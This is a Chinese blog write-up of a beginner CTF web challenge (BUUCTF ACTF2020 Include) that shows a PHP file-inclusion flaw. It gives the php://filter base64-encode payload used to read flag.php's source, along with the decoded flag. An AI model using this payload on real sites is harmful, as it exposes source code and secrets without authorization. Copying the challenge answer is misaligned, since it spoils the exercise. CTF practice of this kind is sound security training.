

BUUCTF [ACTF2020 新生赛] Include

原创

Senimo_ 于 2020-10-13 16:02:25 发布 365 收藏

分类专栏: [BUUCTF WEB Writeup](#) 文章标签: [安全 web BUUCTF writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/109053490

版权



[BUUCTF WEB Writeup](#) 专栏收录该内容


65 篇文章 9 订阅

订阅专栏

BUUCTF [ACTF2020 新生赛]Include


题目描述: 感谢 Y1ng 师傅供题。

启动靶机, 打开环境:



[tips](#)

点击 **tips**, 得到提示:



Can you find out the flag?

可以找出 **flag** 嘛, 看到链接末尾有: `?file=flag.php`

根据题目名以及给出的提示, 判断是文件包含漏洞。

构造 **Payload** 读取文件源码:

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YzhINDQ0YmEtNWF1Yy00YTE1LWE5M2ItNjBhMWJkNGEzMdhifQo=

得到Base64编码后的源码，[在线Base64解码](#)得到flag:

base编码

base16、base32、base64

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YzhINDQ0YmEtNWF1Yy00YTE1LWE5M2ItNjBhMWJkNGEzMdhifQo=
```

编码

base64

字符集

utf8(unicode编码)

编码

解码

```
<?php
echo "Can you find out the flag?";
//flag {c8e444ba-5aec-4a15-a93b-60a1bd4a308b}
```